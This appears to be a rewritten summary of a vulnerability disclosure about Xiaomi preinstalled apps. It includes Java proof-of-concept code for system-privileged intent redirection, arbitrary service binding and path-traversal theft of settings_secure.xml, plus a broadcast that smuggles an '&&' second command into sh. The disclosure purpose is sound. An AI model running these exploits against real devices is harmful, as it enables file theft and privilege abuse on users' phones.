20 Security Issues Found in Xiaomi Devices
The article describes 20 vulnerabilities in Xiaomi system apps, including intent redirection, command injection, file theft, and information disclosure. An attacker could exploit these to access arbitrary activities, steal files with system privileges, and expose sensitive data such as account details and session tokens.
 Published on blog.oversecured.com
Oversecured found and resolved significant mobile security vulnerabilities in Xiaomi devices. Our team discovered 20 dangerous vulnerabilities across various applications and system components that pose a threat to all Xiaomi users.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Oversecured audited the preinstalled applications and system components shipped on Xiaomi devices and found 20 vulnerabilities across them. The affected apps include the Security app (com.miui.securitycenter), System Tracing (com.android.traceur), Settings (com.android.settings), GetApps (com.xiaomi.mipicks), Security Core Component (com.miui.securitycore), MIUI Bluetooth (com.xiaomi.bluetooth), Phone Services (com.android.phone), ShareMe (com.xiaomi.midrop), Gallery (com.miui.gallery), Xiaomi Cloud, Print Spooler (com.android.printspooler) and Mi Video (com.miui.videoplayer).
Several of these are AOSP applications that Xiaomi modified or patched, and several run with system identity through android:sharedUserId="android.uid.system" or android:sharedUserId="android.uid.bluetooth". That shared identity is what turns otherwise ordinary Android component bugs into cross-application attacks: a system app can reach activities, services, receivers and files that no normal app can touch.
The classes of bug are familiar Android ones: intent redirection, implicit intents that leak data, path traversal in content providers, shell command injection, a hardcoded DES key, XSS in a WebView, and memory corruption through unsafe deserialisation. The report groups them by app.
Setup
The issues were surfaced by Oversecured's scanner and confirmed with hand-written proof-of-concept apps. The researcher reports the vulnerabilities to Xiaomi between 25 and 30 April 2023, within five days.
For the proofs of concept the researcher built small helper components in their own app: a NotExportedActivity, a MyNotExportedService, a MyNotExportedReceiver, intercepting activities and receivers, a DumpUtils class that serialises a received Intent to JSON, and a MyContentProvider. No specific device model, MIUI version or app version is given in the report.
Finding it
The scanner flagged exported components and unsafe data flows in each app. The pattern that repeats is that Xiaomi's customisations, added on top of AOSP or shipped as new SDK code, accept attacker-controlled values and pass them to sensitive APIs: startActivity(), bindService(), openFileDescriptor(), sh and WebView JavaScript execution. In several cases the app is a system app, so the reach of the primitive is the whole device.
Exploitation
Security: intent redirection with system privileges

The exported activity com.miui.wakepath.ui.ConfirmStartActivity asks the user for permission to start an activity, but gives no explanation of the danger, and the caller and callee names are attacker-controlled. The app is declared with android:sharedUserId="android.uid.system", so the redirect can reach arbitrary activities of all installed apps, including those marked android:exported="false" or protected by permissions.
The test activity is not exported:
<activity android:name=".NotExportedActivity" android:exported="false" />
public class NotExportedActivity extends Activity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Log.d("evil", "NotExportedActivity.onCreate()");
    }
}
It is launched through the vulnerable activity:
Intent next = new Intent();
next.setClass(this, NotExportedActivity.class);

Intent i = new Intent("android.app.action.CHECK_ALLOW_START_ACTIVITY");
i.setClassName("com.miui.securitycenter", "com.miui.wakepath.ui.ConfirmStartActivity");
i.putExtra("android.intent.extra.INTENT", next);
i.putExtra("CalleePkgName", "root");
i.putExtra("CallerPkgName", "root");
i.putExtra("UserId", -1);
startActivity(i);
The inner intent is carried in android.intent.extra.INTENT, and the caller and callee package names are supplied as root. The system-privileged activity then starts the non-exported activity on the attacker's behalf.
System Tracing: shell command injection

System Tracing (com.android.traceur) comes from AOSP but was modified by Xiaomi to extend the dump functionality to the exported com.android.traceur.AppReceiver receiver. The receiver does not check the received values and passes them directly to sh.
Intent i = new Intent("com.android.traceur.AppReceiver");
i.putExtra("ACTION", "traceutil_delete");
i.putExtra("ACTION_DELETE_FILE", ".perfetto-trace && log -t evil 1337");
sendBroadcast(i);
The receiver passes the received values directly to sh. The && breaks out of the intended delete operation and runs log -t evil 1337 as a second command.
Settings: binding arbitrary services with system privileges

Settings (com.android.settings) is another patched AOSP app. Xiaomi changed com.android.settings.wifi.dpp.WifiDppEnrolleeActivity so that its base class is miuix.appcompat.app.AppCompatActivity instead of androidx.appcompat.app.AppCompatActivity. That class has a miuix.appcompat.app.AppDelegate delegate which calls miuix.appcompat.app.floatingactivity.multiapp.MultiAppFloatingActivitySwitcher.install(), which accepts the attacker-controlled floating_service_pkg and floating_service_path values and treats them as the component name of a service to bind. The researcher believes this is an SDK issue, present in many Xiaomi apps. Because Settings is a system app, any service declared on the device can be bound.
The test service is not exported:
public class MyNotExportedService extends Service {
    public IBinder onBind(Intent intent) {
        Log.d("evil", "MyNotExportedService.onBind()");
        return null;
    }
}
Intent i = new Intent("android.settings.WIFI_DPP_ENROLLEE_QR_CODE_SCANNER");
i.setClassName("com.android.settings", "com.android.settings.wifi.dpp.WifiDppEnrolleeActivity");
i.putExtra("floating_service_pkg", getPackageName());
i.putExtra("floating_service_path", MyNotExportedService.class.getCanonicalName());
startActivity(i);
The two extras name the attacker's package and service class, and the system-privileged activity binds it.
Settings: theft of arbitrary files with system privileges

Xiaomi added the exported provider com.android.settings.bluetooth.MiuiFastConnectResourceProvider. It requests a system permission to read files but does not check internally whether the file access flag is set to read files. It tries to protect against bad URIs, but the two validations uri.toString().endsWith(".zip") && !uri.toString().contains("../") can be bypassed with URI tricks such as encoding and the URI hash part.
Uri uri = Uri.parse("content://com.android.settings.bluetooth.MiuiFastConnectResourceProvider/..%2F..%2F..%2F..%2F..%2Fdata/system/users/0/settings_secure.xml#.zip");
try {
    ParcelFileDescriptor pfd = getContentResolver().openFileDescriptor(uri, "w");
    try (InputStream inputStream = new FileInputStream(pfd.getFileDescriptor())) {
        Log.d("evil", IOUtils.toString(inputStream));
    }
} catch (Throwable th) {
    throw new RuntimeException(th);
}
The report says the checks can be bypassed using URI tricks such as encoding and the URI hash part. The path reaches data/system/users/0/settings_secure.xml, and the file descriptor is opened and read back.
Settings: implicit broadcasts expose Bluetooth and Wi-Fi data
Xiaomi's additional settings functionality sends implicit broadcasts that leak information about Bluetooth devices, connected Wi-Fi networks and emergency contacts.
